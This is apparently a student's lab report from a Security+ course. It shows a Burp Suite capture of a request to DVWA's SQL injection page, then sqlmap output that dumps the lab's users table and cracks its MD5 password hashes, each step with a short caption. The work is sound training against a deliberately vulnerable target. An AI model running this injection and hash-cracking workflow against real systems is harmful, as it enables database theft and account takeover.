
Jemmy Roque
Analyzing Types of Web Application Attacks
September 22, 2025


NDG
Home
Reservation
jroque18-20@student.cccd.edu
MyNETLAB > NDG Security+ v4 Pod 2 > Reservation 8063 > Lab 03: Analyzing Types of Web Application Attacks
Time Remaining 0 hrs. 34 min.
Topology
Content
Status
Kali
pfSense
SecOnion
WinOS
Burp Suite Community ...
Welcome :: Damn Vulne...
Vulnerability: SQL Inject...
kali@kali: ~
07:45 PM
Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://192.168.0.6:4444
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
Pretty Raw \n Actions
INSPECTOR
Search...
0 matches

```
GET /vulnerabilities/sqli/?id=fakeid&Submit=Submit HTTP/1.1
Host: 192.168.0.6:4444
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.0.6:4444/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=e3a3gkkl49qccio9l88gjmnpl1; security=low
Connection: close


```

Burp Suite Community Edition is active on the Intercept tab, displaying an intercepted HTTP GET request to /vulnerabilities/sqli/?id=fakeid&Submit=Submit. The raw request panel enumerates headers including Host, User-Agent, and Cookie. The cookie string contains PHPSESSID and security=low, which is essential for verifying that the DVWA environment is set up for SQL injection testing. This intercepted request will subsequently serve as input for SQLmap to automate database extraction.

Jemmy Roque
Analyzing Types of Web Application Attacks
September 22, 2025




```
[19:50:51] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[19:51:00] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[19:51:00] [INFO] starting 2 processes
[19:51:01] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[19:51:02] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[19:51:05] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[19:51:06] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+-------------------------------------------
-+-----------+------------+---------------------+-------------+
| user_id | user    | avatar                      | password
 | last_name | first_name | last_login          | failed_login |
+---------+---------+-----------------------------+-------------------------------------------
-+-----------+------------+---------------------+-------------+
| 1       | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)
 | admin     | admin      | 2025-09-23 00:42:39 | 0            |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)
 | Brown     | Gordon     | 2025-09-23 00:42:39 | 0            |
| 3       | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)
 | Me        | Hack       | 2025-09-23 00:42:39 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
 | Picasso   | Pablo      | 2025-09-23 00:42:39 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)
 | Smith     | Bob        | 2025-09-23 00:42:39 | 0            |
+---------+---------+-----------------------------+-------------------------------------------
-+-----------+------------+---------------------+-------------+

[19:51:08] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/
192.168.0.6/dump/dvwa/users.csv'
[19:51:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/outpu
t/192.168.0.6'
[19:51:08] [WARNING] your sqlmap version is outdated

[*] ending @ 19:51:08 /2025-09-22/


┌──(kali㉿kali)-[~]
└─$ 
```

Terminal shows sqlmap output after dumping the DVWA users table.
 A table lists user_id, login, first_name, last_name, password hash, and cracked password values in parentheses. Examples shown include admin -> (password), brown -> (abc123), picasso -> (letmein), smith -> (password). sqlmap saved the dump to /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv.

The concluding lines indicate the completion of the dump and a notification that the sqlmap version is obsolete.

Jemmy Roque
Analyzing Types of Web Application Attacks
September 22, 2025



```
[5 entries]
+----------+---------+-----------------------------+---------------------------------------------
-+-----------+------------+---------------------+-------------+
| user_id | user    | avatar                      | password
 | last_name | first_name | last_login          | failed_login |
+----------+---------+-----------------------------+---------------------------------------------
-+-----------+------------+---------------------+-------------+
| 1        | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)
 | admin     | admin      | 2025-09-23 00:42:39 | 0           |
| 2        | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)
 | Brown     | Gordon     | 2025-09-23 00:42:39 | 0           |
| 3        | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)
 | Me        | Hack       | 2025-09-23 00:42:39 | 0           |
| 4        | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
 | Picasso   | Pablo      | 2025-09-23 00:42:39 | 0           |
| 5        | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)
 | Smith     | Bob        | 2025-09-23 00:42:39 | 0           |
+----------+---------+-----------------------------+---------------------------------------------
-+-----------+------------+---------------------+-------------+

[19:51:08] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/
192.168.0.6/dump/dvwa/users.csv'
[19:51:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/outpu
t/192.168.0.6'
[19:51:08] [WARNING] your sqlmap version is outdated

[*] ending @ 19:51:08 /2025-09-22/


┌──(kali㉿kali)-[~]
└─$ csvtool readable /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv
user_id user    avatar                      password                                    last_name first_name last_login          failed_login
1       admin   /hackable/users/admin.jpg   5f4dcc3b5aa765d61d8327deb882cf99 (password) admin     admin      2025-09-23 00:42:39 0
2       gordonb /hackable/users/gordonb.jpg e99a18c428cb38d5f260853678922e03 (abc123)   Brown     Gordon     2025-09-23 00:42:39 0
3       1337    /hackable/users/1337.jpg    8d3533d75ae2c3966d7e0d4fcc69216b (charley)  Me        Hack       2025-09-23 00:42:39 0
4       pablo   /hackable/users/pablo.jpg   0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  Picasso   Pablo      2025-09-23 00:42:39 0
5       smithy  /hackable/users/smithy.jpg  5f4dcc3b5aa765d61d8327deb882cf99 (password) Smith     Bob        2025-09-23 00:42:39 0


┌──(kali㉿kali)-[~]
└─$ 
```

The terminal displays the sqlmap output subsequent to extracting the DVWA users table. A table enumerates user_id, login, first_name, last_name, password hash, and cracked password values in parenthesis. Illustrations provided encompass admin -> (password), brown -> (abc123), picasso -> (letmein), smith -> (password). sqlmap has stored the dump in /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv.The concluding lines indicate the completion of the dump and mention that the sqlmap version is obsolete.